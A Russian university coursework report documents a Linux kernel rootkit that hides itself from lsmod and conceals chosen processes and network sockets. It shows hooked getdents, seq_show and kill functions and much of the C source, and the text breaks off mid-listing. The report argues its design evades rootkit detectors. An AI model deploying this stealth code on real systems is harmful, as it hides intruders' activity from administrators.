Министерство науки и высшего образования Российской Федерации
Федеральное государственное бюджетное образовательное учреждение
высшего образования
«Московский государственный технический университет
имени Н.Э. Баумана
(национальный исследовательский университет)»
(МГТУ им. Н.Э. Баумана)

ФАКУЛЬТЕТ «Информатика и системы управления»

КАФЕДРА «Программное обеспечение ЭВМ и информационные технологии»

РАСЧЕТНО-ПОЯСНИТЕЛЬНАЯ ЗАПИСКА

К КУРСОВОМУ ПРОЕКТУ

НА ТЕМУ:

Программное обеспечение для сокрытия процессов и сетевых сокетов в ОС Linux

Студент ИУ7–73Б _____ Ф.М. Набиев
(группа) (Подпись, дата) (И.О. Фамилия)

Руководитель _____ Ю.И. Терентьев
(Подпись, дата) (И.О. Фамилия)

2020 г.

ОГЛАВЛЕНИЕ

РЕФЕРАТ 5

ВВЕДЕНИЕ 6

1 Аналитический раздел 7
1.1 Руткиты 7
1.1.1 Виды руткитов 7
1.2 Загружаемый модуль ядра 8
1.3 Системные вызовы 9
1.3.1 Промежуточная библиотека 9
1.4 Таблица системных вызовов 10
1.5 Анализ способов перехвата функций в ядре 10
1.5.1 Сплайсинг 10
1.5.2 Kprobes 11
1.5.3 Модификация таблицы системных вызовов 11
1.6 Диагностика процессов 11
1.7 Выводы 12

2 Конструкторский раздел 13
2.1 Состав программного обеспечения 13
2.2 Скрытие загружаемого модуля ядра 13
2.3 Скрытие процессов 14
2.4 Скрытие сетевых сокетов 16
2.5 Выводы 17

3 Технологический раздел 18
3.1 Выбор языка программирования и среды разработки 18
3.2 Некоторые моменты реализации 18
3.3 Апробация 19
3.4 Выводы 21

ЗАКЛЮЧЕНИЕ 22

СПИСОК ИСПОЛЬЗОВАННЫХ ИСТОЧНИКОВ 23

ПРИЛОЖЕНИЕ А 24
РЕАЛИЗАЦИЯ 24

РЕФЕРАТ

Отчёт содержит 34 страниц, 3 рисунков, 5 источников.

Ключевые слова: загружаемый модуль ядра, Linux, процесс, сокет, руткит, системные вызовы, перехват вызовов.

Целью настоящей курсовой работы является реализация руткита для сокрытия процессов и сетевых сокетов.

В итоге разработан программный продукт, полностью соответствующий поставленному техническому заданию.

ВВЕДЕНИЕ

Проблема обеспечения безопасности в сфере информационных технологий возникла в тот же момент, когда появились сами информационные технологии.

Корпорации, которые связаны с кибербезопасностью, тратят огромные суммы денег на разработку новых методов обнаружения и предотвращения атак на информационные системы. Вместе с этим существует большое число людей, которые намерено занимаются взломом компьютерных систем и разработкой вредоносного программного обеспечения для достижения совершенно различных целей. Одним из подходов в разработке вредоносного по являются руткиты.

Чаще всего основной целью руткитов является сокрытие вредоносного программного обеспечения, модификация и сокрытие данных, подмена системных вызовов, кража пользовательской информации. Но помимо вредоносных руткитов, также довольно часто можно встретить и те, назначение которых — предоставлять пользователю полезную функциональность, например, блокировка устройства или удаление конфиденциальных данных в случае кражи оборудования. Также стоит упомянуть о том, что большое множество различного антивирусного программного обеспечения реализовано схожим образом, что и руткиты. Целью таких руткитов является обнаружение других вредоносных руткитов или любого другого вредоносного программного обеспечения.

Целью данной работы является реализация руткита для сокрытия процессов и сетевых сокетов.

Для достижения поставленной цели необходимо решить следующие задачи:

- изучение подходов к реализации руткитов;
- изучение исходного текста ядра;
- определение функциональности реализуемого руткита;
- исследование механизмов отображение процессов и сетевых сокетов;
- реализация руткита.

1 Аналитический раздел

В данном разделе производится анализ предметной области, описываются различные подходы к решению поставленных задач. Также в этом разделе производится формализация задачи и дается описание требуемой функциональности разрабатываемого ПО.

1.1 Руткиты

Руткит — это набор программных инструментов, позволяющих взломать информационную систему. Исторически термин Rootkit пришёл из UNIX, который означал некоторый набор утилит или специальный модуль ядра, который злоумышленник устанавливает на взломанной им компьютерной системе после получения прав суперпользователя. Рутикиты могут включать в себя разный функционал, например предоставление злоумышленнику прав суперпользователя, скрытие файлов и процессов, логирование действий пользователя и другое. Существует множество руткитов, которые реализованы под разные операционные системы. Рутикты могут работать как в пользовательском пространстве, так и в пространстве ядра.

1.1.1 Виды руткитов

Существует четыре основных видов руткитов.

Руткиты пользовательского уровня — это руткиты, которые работают на мои же уровне, что и обычные приложения, установленные и запускаемые пользователем. Чаще всего они перезаписывают функции определенных программ или динамических библиотек, которые загружают пользовательские приложения, чтобы исполнять неавторизованный вредоносный код. Считается, что рутикиты такого вида были одни из первых.

Руткиты уровня ядра — это руткиты, которые работают как драйверы или загружаемые модули ядра. Программное обеспечение, работающее на этом уровне, имеет прямой доступ к аппаратным и системным ресурсам. Руткиты этого уровня перезаписывают системные вызовы, что затрудняет их обнаружение.

Буткиты — это руткиты, которые записывают свой исполняемый код в основной загрузочный сектор жесткого диска. Благодаря этому они могут получить контроль над устройством ещё до запуска операционной системы. Являются разновидностью руткита уровня ядра.

Аппаратные руткиты — это программное обеспечение, которое скрыто внутри архитектуры компьютера, например в сетевой карте, жёстком диске или в системном BIOS.

1.2 Загружаемый модуль ядра

Загружаемый модуль ядра — объектный файл, содержащий код, расширяющий возможности ядра операционной системы. Модули используются, чтобы добавить поддержку нового оборудования или файловых систем или для добавления новых системных вызовов. Когда функциональность, предоставляемая модулем, больше не требуется, он может быть выгружен, чтобы освободить память и другие ресурсы.

Основное преимущество и основная причина использования загружаемых модулей ядра заключается в том, что они могут расширять функциональные возможности ядра без необходимости перекомпилировать ядро или даже перезапускать систему. В системах Linux все модули обычно хранятся в каталоге /lib/modules и имеют расширение .ko. Модули загружаются и выгружаются службой modprobe. Основные команды для управления модулями: insmod (загрузка модулей), rmmod (удаление модулей) и lsmod.

Каждый загружаемый модуль ядра должен содержать в себе две ключевые функции: module_init и module_exit. Функция module_init отвечает за выделение дополнительной памяти, необходимой для работы модуля (память для самого модуля выделяется ядром в пространстве памяти ядра), вызывая дополнительные потоки или процессы. Точно так же функция module_exit отвечает за освобождение ранее выделенной памяти, остановку потоков или процессов и другие операции, необходимые для удаления модуля.

1.3 Системные вызовы

В программировании и вычислительной технике системный вызов является программным способом обращения компьютерной программы за определенной операцией от ядра операционной системы. Иными словами, системный вызов возникает, когда пользовательский процесс требует некоторой службы реализуемой ядром и вызывает специальную функцию.

Сюда могут входить услуги, связанные с аппаратным обеспечением (например, доступ к жесткому диску), создание и выполнение новых процессов, связь с интегральными службами ядра, такими как планирование процессов. Системные вызовы обеспечивают необходимый интерфейс между процессом и операционной системой.

1.3.1 Промежуточная библиотека

Обычно, системы предоставляют библиотеку или API , которые находятся среди обычных программ и операционной системой. В Unix-подобных системах этот API обычно является частью реализации библиотеки C (libc), такой как glibc, которая обеспечивает функции –оболочки для системных вызовов, которые, в свою очередь, часто называются также, как и системные вызовы, которые они вызывают. В Windows NT этот API является частью Native API, в библиотеке ntdll.dll; Это недокументированный API, используемый реализациями обычного Windows API и непосредственно используется некоторыми системными программами в Windows. Функции-оболочки библиотеки предоставляют обычное соглашение о вызове функций (вызов подпрограммы на уровне сборки) для использования системного вызова, а также делают системный вызов более модульным. Здесь основной функцией-оболочки является помещение всех аргументов, которые должны быть переданы системному вызову в соответствующие регистры процессора (возможно, и в стек вызовов), а также установка уникального номера системного вызова для вызова ядра. Таким образом, библиотека, которая существует между ОС и приложением, увеличивает мобильность.

Вызов самой функции библиотеки не приводит к переключению в режим ядра (если исполнение уже не было в режиме ядра) и обычно является

обычным вызовом подпрограммы. Фактический системный вызов передает управление ядру (и более зависит от конкретной реализации и платформы, чем библиотека вызова). Например, в Unix-подобных системах функции fork и execve являются функциями библиотеки C, которые, в свою очередь, выполняют инструкции, вызывающие системные вызовы fork и exec.

1.4 Таблица системных вызовов

Таблица системных вызовов — это структура, которая хранит адреса исполняемого кода отдельных системных вызовов в области памяти ядра. По номеру системного вызова в таблица можно определить его адрес в памяти и вызвать его. Начиная с 2.6.x версии ядра linux, адрес таблица системных вызовов не экспортируется в syscalls.h, это сделано для затруднения доступа и редактирования таблицы системных вызовов.

Руткиты используют различные методы для получения адреса таблицы системных вызовов, чтобы иметь возможность редактировать или заменять ее.

1.5 Анализ способов перехвата функций в ядре

В рамках данного проекта необходимо осуществить перехват некоторых функций, то есть получение управления функции в момент её вызова.

Сегодня существует множество подходов для перехвата функций в ядре. Рассмотрим самые распространенные из них.

1.5.1 Сплайсинг

Сплайсинг — это классический метод перехвата функций, заключающийся в замене инструкций в начале функции на безусловный переход, ведущий в наш обработчик. Оригинальные инструкции переносятся в другое место и исполняются перед переходом обратно в перехваченную функцию. С помощью двух переходов мы вшиваем (splice in) свой дополнительный код в функцию, поэтому такой подход называется сплайсингом.

1.5.2 Kprobes

Kprobes — это специализированное API, в первую очередь предназначенное для отладки и трассирования ядра. Этот интерфейс позволяет устанавливать пред- и постобработчики для любой инструкции в ядре, а также обработчики на вход и возврат из функции. Обработчики получают доступ к регистрам и могут их изменять. Таким образом, мы бы могли получить как мониторинг, так и возможность влиять на дальнейший ход работы.

1.5.3 Модификация таблицы системных вызовов

Как известно, Linux хранит все обработчики системных вызовов в таблице sys_call_table. Подмена значений в этой таблице приводит к смене поведения всей системы. Таким образом, сохранив старое значения обработчика и подставив в таблицу собственный обработчик, мы можем перехватить любой системный вызов.

Алгоритм перехвата системных вызовов с помощью модификации таблицы системных вызовов следующий:

- сохранить указатель на оригинальный (исходный) вызов для возможности его восстановления;
- создать функцию, реализующую новый системный вызов;
- в таблице системных вызовов sys_call_table произвести замену вызовов, т.е. настроить соответствующий указатель на новый системный вызов;
- по окончании работы (при выгрузке модуля) восстановить оригинальный системный вызов, используя ранее сохраненный указатель.

1.6 Диагностика процессов

Для изучения операционной системы linux и используемых программ могут понадобиться средства диагностики процессов. В операционной системе linux есть утилиты, которые позволяют наблюдать системные вызовы, которые использует программа. Изучая системные вызовы, которые использует

программа, можно узнать, к каким файлам обращается программа, какие сетевые порты она использует, какие ресурсы ей нужны, а также какие ошибки возвращает ей система.

Одной из таких утилит является strace. С помощью strace можно узнать, какие системные вызовы исполняет программа, а также их параметры и результат их выполнения.

В самом простом варианте strace запускает переданную команду с её аргументами и выводит в стандартный поток ошибок все системные вызовы команды.

1.7 Выводы

В рамках данного проекта было принято решение использовать загружаемый модуль ядра для реализации руткита. Данный подход обеспечивает наименьшую вероятность обнаружения антивирусными программами. Также данный подход позволяет расширять функциональность руткита без необходимости перекомпилировать ядро.

Для подмены системных вызовов было принято решение использовать метод сплайсинг. Такое решение предоставляет возможность перехватывать не только системные вызовы, но и другие функции ядра, что может быть полезно.

Преимущество этого решения состоит в том, что таблица системных вызовов никоим образом не изменяется. Программы, используемые для обнаружения руткитов в системе очень часто сравнивают содержимое таблицы системных вызовов в памяти с содержимым, хранящимся в каталоге /boot. В случае использования выбранного решения они не обнаружат никаких различий и не вызовут тревогу.

2 Конструкторский раздел

В данном разделе рассматривается структура программного обеспечения.

2.1 Состав программного обеспечения

Программное обеспечение состоит из загружаемого модуля ядра.

Для компиляции модуля используется Makefile. В листинге 2.1 представлен makefile, с помощью которого компилировался модуль ядра из данной работы.

Листинг 2.1 – Makefile

```
CONFIG_MODULE_SIG=n
ldflags-y += -T$(src)/3rd_party/khook/engine.lds

ifneq ($(KERNELRELEASE),)
    obj-m := fnrootkit.o
    fnrootkit-objs := ./src/net.o ./src/proc.o ./src/fnrootkit.o
else
    CFLAGS += -Wall
    CC := gcc $(CFLAGS)
    PWD := $(shell pwd)
    KDIR := /lib/modules/$(shell uname -r)/build

all:
    $(MAKE) -C $(KDIR) M=$(PWD) modules

clean:
    $(MAKE) -C $(KDIR) M=$(PWD) clean
endif
```

2.2 Скрытие загружаемого модуля ядра

Загруженные модули ядра можно просмотреть с помощью команды lsmod. lsmod это простая утилита, которая не принимает никаких опций или аргументов. Команда выполняет то, что читает /proc/modules и отображает содержимое файла в хорошо отформатированном списке.

Для реализации скрытого руткита необходимо удалить загружаемый модуль с рутиктом из основного списка модулей.

В Linux модуль ядра описывается структурой struct module. Как и многие другие сущности ядра, модули хранятся в списках беркли. Для взаимодействия со списками беркли необходимо использовать структуру list_head. Удаление из списка происходит с помощью функции list_del.

Перед удалением загружаемого модуля ядра из списка необходимо сохранить его указатель на этот модуль, чтобы в дальнейшем, во время выгрузки модуля ядра, можно было вернуть модуль в список.

2.3 Скрытие процессов

В результате анализа системных вызовов, которые использует утилита ps, с помощью утилиты strace, описание которой представлено в аналитическом разделе, было выявлено, что каждая операция по перечислению процессов требует использование системного вызова getdents64 (или её альтернативной реализации для более старых файловых систем — getdents). Именно этот системный вызов было решено заменить собственным обработчиком. Команда ps использует описанный системный вызов для чтения каталога /proc.

/proc — это виртуальная файловая система, в состав которой в частности входят директории, именами которых являются идентификаторы процессов.

В листинге 2.2 представлен прототип системного вызова getdents.

Листинг 2.2 – Прототип системного вызова getdents

```
1 int getdetns(unsigned int fd, struct linux_dirent *dirp, unsigned int count);
```

Системный вызов getdents читает несколько структур linux_dirent из каталога, на который указывает fd в область памяти, на которую указывает dirp. Параметр count является размером этой области памяти.

Для использования системного вызова getdents необходимо самостоятельно определить структуру linux_derent (для getdents64 аналогичная структура уже определена в доступном для пользователя заголовочном файле), которая представлена на листинге 2.3.

Листинг 2.3 – Структура linux_dirent

```
1 struct linux_dirent {
2     unsigned long   d_ino;
```

```
3     unsigned long   d_off;
4     unsigned short  d_reclen;
5     char            d_name[1];
6 };
```

В модифицированной версии функции getdents происходит вызов оригинального системного вызова, после которого происходит проверка на то, соответствует название файла идентификатору скрываемого процесса. Если это так, то происходит скрытия этого файла, что приводит и к скрытию процесса (от команды ps в частности).



Рис. 2.1 – Схема алгоритма скрытия процесса

2.4 Скрытие сетевых сокетов

Как показал анализ утилиты netstat при помощи программы strace, для отображения сетевых сокетов выполняется чтение /proc/net/tcp (tcp6, udp, udp6).

Для работы с файлами виртуальной файловой системы существуют специальный интерфейс — файловые последовательности, описываемые структурой struct seq_file.

Для работы с файловыми последовательностями необходимо реализовать специальные функции. Для упомянутых выше файлов в ядре есть соответствующии им имплементации: tcp4_seq_show, udp4_seq_show, tcp6_seq_show, udp6_seq_show. В листинге 2.4 представлен прототип одной из них.

Листинг 2.4 – Прототип tcp4_seq_show

```
1 int tcp4_seq_show(struct seq_file *seq, void *v);
```

Среди полей структуры struct seq_file есть буфер buf, в который происходит запись содержимого файла. За каждый вызов упомянутой функции в этот буфер помещается новая строка.

В рассматриваемом случае, эта строка содержит информацию о сетевом подключении. Чтобы скрыть сетевой сокет, данную строку необходимо удалить из буфера, если в ней содержится номер порта, по которому происходит сокрытие сокета.



Рис. 2.2 – Схема алгоритма скрытия сетевых сокетов

2.5 Выводы

В данном разделе был рассмотрен процесс проектирования структуры программного обеспечения.

3 Технологический раздел

В данном разделе производится выбор средств для разработки и рассматривается реализация программного обеспечения.

3.1 Выбор языка программирования и среды разработки

В качестве языка программирования был выбран язык C, так как при помощи этого языка написано большинство загружаемых модулей ОС Linux.

В качестве текстового редактора был выбран текстовый редактор Vim.

Для автоматизации сборки была выбрана утилита make, а для компиляции — gcc.

Для перехвата функций ядра была выбрана библиотека khook.

3.2 Некоторые моменты реализации

Взаимодействие с пространством пользователя происходит при помощи механизма сигналов.

В листинге 3.2 представлены объявления используемых в программе констант и типов. Здесь резервируются три определённых для пользователя сигнала, определяется структура linux_dirent (оригинальное определение структуры было перемещено из соответствующего заголовочного файла в файл исходного текста ядра, поэтому доступ к нему был утерян).

Процесс в ОС Linux описывается структурой struct task_struct, среди полей которой есть поле flags длиной 32 бит. Очевидно из названия, это поле предназначено для установки и сбрасывания флагов процесса. В листинге 3.1 представлены флаги task_struct ядра версии 5.8.

Листинг 3.1 – Флаги task_struct

```
1 define PF_IDLE              0x00000002
2 #define PF_EXITING          0x00000004
3 #define PF_VCPU             0x00000010
4 #define PF_WQ_WORKER        0x00000020
5 #define PF_FORKNOEXEC       0x00000040
6 #define PF_MCE_PROCESS      0x00000080
7 #define PF_SUPERPRIV        0x00000100
```

```
8  #define PF_DUMPCORE         0x00000200
9  #define PF_SIGNALED         0x00000400
10 #define PF_MEMALLOC         0x00000800
11 #define PF_NPROC_EXCEEDED   0x00001000
12 #define PF_USED_MATH        0x00002000
13 #define PF_USED_ASYNC       0x00004000
14 #define PF_NOFREEZE         0x00008000
15 #define PF_FROZEN           0x00010000
16 #define PF_KSWAPD           0x00020000
17 #define PF_MEMALLOC_NOFS    0x00040000
18 #define PF_MEMALLOC_NOIO    0x00080000
19 #define PF_LOCAL_THROTTLE   0x00100000
20 #define PF_KTHREAD          0x00200000
21 #define PF_RANDOMIZE        0x00400000
22 #define PF_SWAPWRITE        0x00800000
23 #define PF_UMH              0x02000000
24 #define PF_NO_SETAFFINITY   0x04000000
25 #define PF_MCE_EARLY        0x08000000
26 #define PF_MEMALLOC_NOCMA   0x10000000
27 #define PF_IO_WORKER        0x20000000
28 #define PF_FREEZER_SKIP     0x40000000
29 #define PF_SUSPEND_TASK     0x80000000
```

Исходя из этого листинга можно сделать вывод, что не все разряды flags соответствуют тем или иным флагам. Поэтому, для того, чтобы установить, скрыт процесс или нет, зарезервируем один из свободных разрядов.

В листингах 3.4 и 3.5 описываются функции скрытия и отображения процессов. Эти функции проверяют и устанавливают/сбрасывают разряд переменной flags, определённый для индикации невидимости процесса.

Сетевые сокеты скрываются по номеру порта. Скрываемые порты хранятся в объявленном в листинге 3.6 списке беркли. Определённые в листинге 3.7 функции управляют содержимым этого списка.

Функции для перехвата tcp4_seq_show, tcp6_seq_show, udp4_seq_show, udp6_seq_show, getdents, getdents64 и kill определены в листинге 3.9. Там же происходит скрытие и отображение модуля. Перехват функции kill требуется для обработки новых заданных сигналов.

3.3 Апробация

Рассмотрим примеры работы.

На рисунке 3.1 демонстрируется сборка модуля, его загрузка, проверка скрытия и выгрузка.

```
oscoursework@ubuntu:~/Documents/Repositories/OperatingSystemsCoursework$ make
make -C /lib/modules/5.8.0-43-generic/build M=/home/oscoursework/Documents/Repositories/OperatingSystemsCoursework modules
make[1]: Entering directory '/usr/src/linux-headers-5.8.0-43-generic'
  CC [M]  /home/oscoursework/Documents/Repositories/OperatingSystemsCoursework/./src/net.o
  CC [M]  /home/oscoursework/Documents/Repositories/OperatingSystemsCoursework/./src/proc.o
  CC [M]  /home/oscoursework/Documents/Repositories/OperatingSystemsCoursework/./src/fnrootkit.o
  LD [M]  /home/oscoursework/Documents/Repositories/OperatingSystemsCoursework/fnrootkit.o
  MODPOST /home/oscoursework/Documents/Repositories/OperatingSystemsCoursework/Module.symvers
  CC [M]  /home/oscoursework/Documents/Repositories/OperatingSystemsCoursework/fnrootkit.mod.o
  LD [M]  /home/oscoursework/Documents/Repositories/OperatingSystemsCoursework/fnrootkit.ko
make[1]: Leaving directory '/usr/src/linux-headers-5.8.0-43-generic'
oscoursework@ubuntu:~/Documents/Repositories/OperatingSystemsCoursework$ sudo insmod fnrootkit.ko
oscoursework@ubuntu:~/Documents/Repositories/OperatingSystemsCoursework$ sudo lsmod | grep fn
oscoursework@ubuntu:~/Documents/Repositories/OperatingSystemsCoursework$ kill -32 1
oscoursework@ubuntu:~/Documents/Repositories/OperatingSystemsCoursework$ sudo lsmod | grep fn
fnrootkit              16384  0
oscoursework@ubuntu:~/Documents/Repositories/OperatingSystemsCoursework$ kill -32 1
oscoursework@ubuntu:~/Documents/Repositories/OperatingSystemsCoursework$ sudo lsmod | grep fn
oscoursework@ubuntu:~/Documents/Repositories/OperatingSystemsCoursework$ kill -32 1
oscoursework@ubuntu:~/Documents/Repositories/OperatingSystemsCoursework$ sudo rmmod fnrootkit
oscoursework@ubuntu:~/Documents/Repositories/OperatingSystemsCoursework$ sudo insmod fnrootkit.ko
```

Рис. 3.1 – Загрузка, скрытие и выгрузка модуля

На рисунке 3.2 демонстрируется скрытие процесса.

```
oscoursework@ubuntu:~$ ./a.out &
[1] 4924
oscoursework@ubuntu:~$ ps
    PID TTY          TIME CMD
   4902 pts/2    00:00:00 bash
   4924 pts/2    00:00:01 a.out
   4925 pts/2    00:00:00 ps
oscoursework@ubuntu:~$ kill -10 4924
oscoursework@ubuntu:~$ ps
    PID TTY          TIME CMD
   4902 pts/2    00:00:00 bash
   4931 pts/2    00:00:00 ps
oscoursework@ubuntu:~$ kill -10 4924
oscoursework@ubuntu:~$ ps
    PID TTY          TIME CMD
   4902 pts/2    00:00:00 bash
   4924 pts/2    00:00:29 a.out
   4932 pts/2    00:00:00 ps
oscoursework@ubuntu:~$
```

Рис. 3.2 – Скрытие процесса

На рисунке 3.3 демонстрируется скрытие сетевых сокетов.

Рис. 3.3 – Скрытие сетевых сокетов

В ходе тестирования данного ПО не было выявлено ошибок.

3.4 Выводы

В данном разделе был выбран язык программирования C, а также рассмотрена реализация программного обеспечения. Помимо этого, программное обеспечение было протестировано на наличие ошибок.

ЗАКЛЮЧЕНИЕ

Разработан программный продукт в соответствии с поставленным техническим заданием и выполнены следующие задачи:

- изучены подходы к реализации руткитов;
- изучен исходный текст ядра;
- определена функциональность реализуемого руткита;
- исследован механизм отображения процессов и сетевых сокетов;
- реализован руткит, который не отображается в списке загруженных модулей ядра, позволяет скрывать процессы по их идентификатору и скрывать сетевые сокеты по номеру порта.

Таким образом цель данной курсовой работы достигнута.

СПИСОК ИСПОЛЬЗОВАННЫХ ИСТОЧНИКОВ

1. Рязанова Н.Ю. — Курс лекций по курсу «Операционные системы» [Текст], Москва 2020 год.
2. An introduction to KProbes. — Access mode: https://lwn.net/Articles/132196/
3. Splice Hooking for Unix-Like Systems. — Access mode: https://www.linux.com/training-tutorials/splice-hooking-unix-systems/
4. Команда strace в linux. — Режим доступа: https://losst.ru/komanda-strace-v-linux
5. Jonathan Corbet Alessandro Rubini Greg Kroah-Hartman. Linux Device Drivers. —3 edition. —O'Reilly Media, 2005.

ПРИЛОЖЕНИЕ А

РЕАЛИЗАЦИЯ

Листинг 3.2 – Объявление констант и типов

```
#ifndef OSCW_DEF_H_
#define OSCW_DEF_H_

#include <linux/syscalls.h>
#include <linux/signal.h>

enum {
    SIGINVISPROC = SIGUSR1, // 10
    SIGINVISPORT = SIGUSR2, // 12
    SIGMODHIDE   = SIGRTMIN // 32
};

struct linux_dirent {
    unsigned long   d_ino;
    unsigned long   d_off;
    unsigned short  d_reclen;
    char            d_name[1];
};

typedef asmlinkage long (*syscall_t)(const struct pt_regs *);

#endif // OSCW_DEF_H_
```

Листинг 3.3 – Вспомогательные функции

```
#ifndef OSCW_UTIL_H_
#define OSCW_UTIL_H_

#include <linux/types.h>
#include <linux/kernel.h>

static inline pid_t
str_to_pid(char *str) {
    return simple_strtoul(str, NULL, 10);
}

#endif // OSCW_UTIL_H_
```

Листинг 3.4 – Сокрытие процессов, заголовочный файл

```
#ifndef OSCW_PROC_H_
#define OSCW_PROC_H_

```

```
4  #include <linux/sched.h>
5  #include <linux/proc_fs.h>
6  #include <linux/proc_ns.h>
7
8  #define PF_INVISIBLE 0x01000000
9
10 struct task_struct *
11 find_task_struct(pid_t pid);
12
13 int
14 is_invisible_pid(pid_t pid);
15 int
16 is_invisible_task_struct(struct task_struct *task);
17
18 void
19 toggle_proc_invisability(struct task_struct *task);
20
21 #endif // OSCW_PROC_H_
```

Листинг 3.5 – Сокрытие процессов, файл реализации

```
1  #include "../inc/proc.h"
2
3  #include <linux/dirent.h>
4  #include <linux/fdtable.h>
5
6  #include "../inc/def.h"
7  #include "../inc/util.h"
8
9  struct task_struct *
10 find_task_struct(pid_t pid) {
11     struct task_struct *task = current;
12
13     for_each_process(task)
14         if (task->pid == pid)
15             return task;
16
17     return NULL;
18 }
19
20 int
21 is_invisible_pid(pid_t pid) {
22     if (!pid)
23         return 0;
24     return is_invisible_task_struct(find_task_struct(pid));
25 }
26
27 int
28 is_invisible_task_struct(struct task_struct *task) {
```

```
29      if (task)
30          return task->flags & PF_INVISIBLE;
31      return 0;
32  }
33
34  void
35  toggle_proc_invisability(struct task_struct *task) {
36      if (task)
37          task->flags ^= PF_INVISIBLE;
38  }
```

Листинг 3.6 – Сокрытие сетевых сокетов, заголовочный файл

```
1   #ifndef OSCW_NET_H_
2   #define OSCW_NET_H_
3
4   #include <linux/in.h>
5   #include <linux/in6.h>
6
7   #define PROC_NET_ROW_LEN 150
8   #define PROC_NET6_ROW_LEN 178
9
10  struct hidden_port {
11      unsigned int port;
12      struct list_head list;
13  };
14
15  extern struct list_head hidden_port_list;
16
17  int is_port_hidden(unsigned int port);
18
19  void net_port_hide(unsigned int port);
20  void net_port_show(unsigned int port);
21
22  void toggle_port_invisability(unsigned int port);
23
24  #endif // OSCW_NET_H_
```

Листинг 3.7 – Сокрытие сетевых сокетов, файл реализации

```
1   #include "../inc/net.h"
2
3   void net_port_hide(unsigned int port) {
4       struct hidden_port *hp;
5
6       hp = kmalloc(sizeof(*hp), GFP_KERNEL);
7       if (!hp)
8           return;
9
```

```
10      hp->port = port;
11      list_add(&hp->list, &hidden_port_list);
12  }
13
14  void net_port_show(unsigned int port) {
15      struct hidden_port *hp;
16
17      list_for_each_entry (hp, &hidden_port_list, list) {
18          if (hp->port == port) {
19              list_del(&hp->list);
20              kfree(hp);
21              return;
22          }
23      }
24  }
25
26  int is_port_hidden(unsigned int port) {
27      struct hidden_port *hp;
28
29      list_for_each_entry (hp, &hidden_port_list, list)
30          if (hp->port == port)
31              return 1;
32
33      return 0;
34  }
35
36  void toggle_port_invisability(unsigned int port) {
37      if (is_port_hidden(port))
38          net_port_show(port);
39      else
40          net_port_hide(port);
41  }
```

Листинг 3.8 – Загружаемый модуль ядра, заголовочный файл

```
1   #ifndef OSCW_FNROOTKIT_H_
2   #define OSCW_FNROOTKIT_H_
3
4   #include <linux/init.h>
5   #include <linux/module.h>
6   #include <linux/kernel.h>
7
8   MODULE_LICENSE("GPL");
9   MODULE_AUTHOR("Faris Nabiev ICS7-73B");
10  MODULE_DESCRIPTION(
11      "LKM for subject \"Operating systems\" coursework. "
12      "Implementation of a rootkit"
13  );
14
```

```
15 #define MODULE_NAME "fnrootkit"
16
17 #endif // OSCW_FNROOTKIT_H_
```

Листинг 3.9 – Загружаемый модуль ядра, файл реализации

```
1  #include "../inc/fnrootkit.h"
2
3  #include <linux/syscalls.h>
4
5  #include "../inc/def.h"
6  #include "../inc/util.h"
7
8  #include "../3rd_party/khook/engine.c"
9
10 /************************HIDE CONNECTIONS*******************************/
11 #include "../inc/net.h"
12
13 #include <net/inet_sock.h>
14 #include <linux/seq_file.h>
15
16 LIST_HEAD(hidden_port_list);
17
18 KHOOK_EXT(int, tcp4_seq_show, struct seq_file *, void *);
19 static int khook_tcp4_seq_show(struct seq_file *seq, void *v) {
20     int ret;
21     char port[12];
22     struct hidden_port *hp;
23
24     ret = KHOOK_ORIGIN(tcp4_seq_show, seq, v);
25
